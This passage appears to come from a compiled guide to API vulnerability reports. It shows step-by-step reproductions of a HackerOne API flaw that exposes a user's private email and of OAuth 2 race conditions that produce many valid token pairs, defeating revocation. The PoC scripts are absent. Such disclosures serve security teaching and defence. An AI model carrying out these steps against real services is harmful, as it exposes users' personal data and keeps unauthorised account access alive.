


API EXAMPLE 8

Vulnerability Type: Disclose any user's private email through API

Screenshot of Component:





URL GET/POST data: GET METHOD:


https://api.hackerone.com/v1/reports/[report_id]

Business Logic:

security vulnerability that allows an attacker to disclose any user's private email.
An attacker can disclose any user's private email by creating a sandbox program then adding that user to a report as a participant.
Now if the attacker issued a request to fetch the report through the API , the response will contain the invited user private email at the activities object.

Step To Reproduce:

1. Go to any report submitted to your program.
2. Add the victim username as a participant to your report.
3. Generate an API token.
4. Fetch the report through the API




The response will contain the invited user email at the activities object:


"activities":{"data":[{"type":"activity-external-user-invited","id":"1406712","attributes":{"message":null,"created_at":"2017-01-08T01:57:27.614Z","updated_at":"2017-01-08T01:57:27.614Z","internal":true,"email":"<victim's_email@example.com>"}


API EXAMPLE 9

Vulnerability Type: Race Conditions in OAuth 2 API implementations.

Screenshot of Component:







URL GET/POST data: GET METHOD:

https://OAUTH_PROVIDER_DOMAIN/oauth/authorize?client_id=APPLICATION_ID&redirect_uri=https://APPLICATION_REDIRECT_URI&response_type=code

Business Logic:

Most of OAuth 2 API implementations seem to have multiple Race Condition vulnerabilities for processing requests for Access Token or Refresh Token.

Race Condition allows a malicious application to obtain several access_token and refresh_token pairs while only one pair should be generated. Further, it leads to authorization bypass when access would be revoked.

Race Condition for Access Token:

According to OAuth 2.0 RFC, code obtained via callback may be used only once to generate access_token (and corresponding refresh_token).

Race Condition vulnerability allows a malicious application to generate several access_token and refresh_token pairs. This leads to authentication issue when a user will revoke access for an application. One access_token and refresh_token pair would be revoked, but all the rest stay active.

Step To Reproduce:

0) Register an application for using OAuth 2.0 API of the target provider. Obtain credentials for the application

1) Open link for the application authorization in browser. Usually it looks like:


https://OAUTH_PROVIDER_DOMAIN/oauth/authorize?client_id=APPLICATION_ID&redirect_uri=https://APPLICATION_REDIRECT_URI&response_type=code

2) Log into *a victim's* account (if it needed) and allow access for the application

3) Obtain code value from callback:

https://APPLICATION_REDIRECT_URI?code=AUTHORIZATION_CODE_VALUE

4) Try to exploit Race Condition for Access Token request. I used the following script for that:



For different attempts result of its execution gives from 1 to 20 different access_token values (may be in pair with refresh_token values) for targets which has Race Condition bug (10 of 11 tested).

5) Check each access_token. Take the simplest request from the target API and try it for each value, like:

GET /api/me?access_token=ACCESS_TOKEN_VALUE HTTP/1.1Host: OAUTH_PROVIDER_DOMAIN

Usually all access_token values are valid and working.

6) Please note that Race Condition is probabilistic vulnerability. It may be needed to do few attempts with PoC to reproduce it. Attackers usually can generate some additional load to the server (not DoS, but many requests to vulnerable script) to increase the chance of successful exploitation.

7) Here execution flow has two possible directions:
7A) Go to **settings** or **applications** page in the victim's account and revoke access for the

application. Then repeat step 5 and see if all access_tokens become invalid or not. If all access_tokens are invalid, It is good behavior despite successful Race Condition exploitation. Actually, in some cases only one access_token is revoked, while all the rest stay valid.

7B) Use revocation request (like /oauth/revoke) for one of the access_tokens. Then repeat step 5 and see that in this case only one token is revoked, while all the rest stay active (except one of the targets tested).

Race Condition for Refresh Token:

While code may be used only once to obtain access_token, refresh_token often may be used only once too. In such case, Race Condition vulnerability allows an attacker to generate huge number of access_token and refresh_token pairs. This will make it very hard for a victim to revoke access for the malicious application.

0) Register an application for using OAuth 2.0 API of the target provider. Obtain credentials for the application

1) Open link for the application authorization in browser. Usually it looks like:


https://OAUTH_PROVIDER_DOMAIN/oauth/authorize?client_id=APPLICATION_ID&redirect_uri=https://APPLICATION_REDIRECT_URI&response_type=code

2) Log into *a victim's* account (if it needed) and allow access for the application


3) Obtain code value from callback:

https://APPLICATION_REDIRECT_URI?code=AUTHORIZATION_CODE_VALUE

4) Legally obtain access_token and refresh_token. Usually it may be done by request like:



5) Try to exploit Race Condition for refresh_token. I used the following script for that:



For different attempts result of its execution gives from 1 to 20 different access_token values (may be in pair with refresh_token values) for targets which has Race Condition bug.

6) Check obtained access_tokens as in previous Proof-of-Concept. All of them are valid and working for API.

7) Please note that Race Condition is probabilistic vulnerability. It may be needed to do few attempts with PoC to reproduce it. Attackers usually can generate some additional load to the server (not DoS, but many requests to vulnerable script) to increase the chance of successful exploitation.

8) Here execution flow has two possible directions:
8A) Go to **settings** or **applications** page in the victim's account and revoke access for the application. Then repeat step 5 and see if all access_tokens become invalid or not. If all access_tokens are invalid, It is good behavior despite successful Race Condition exploitation. Actually, in some cases only one access_token is revoked, while all the rest stay valid.

8B) Use revocation request (like /oauth/revoke) for one of the access_tokens. Then repeat step 5 and see that in this case only one token is revoked, while all the rest stay active (except one of the targets tested).

Exploitation for refresh_token is more dangerous than for access_token, because there is no way for an attacker to fail. Each exploitation gives at least one new refresh_token which may be used further. Thus, number of token pairs grows exponentially.

Impact:


Generating huge number of tokens for access is serious issue which violates OAuth framework RFC and best practices. This vulnerability deprives a victim of ability to deny access for malicious application (for most of implementations tested).


Because of target (e.g /oauth/token) script is vulnerable to Race Condition, there are more attack vectors than I demonstrated. For example, an application may infinitely refresh its access and user would not be able to revoke access too.


API EXAMPLE 10

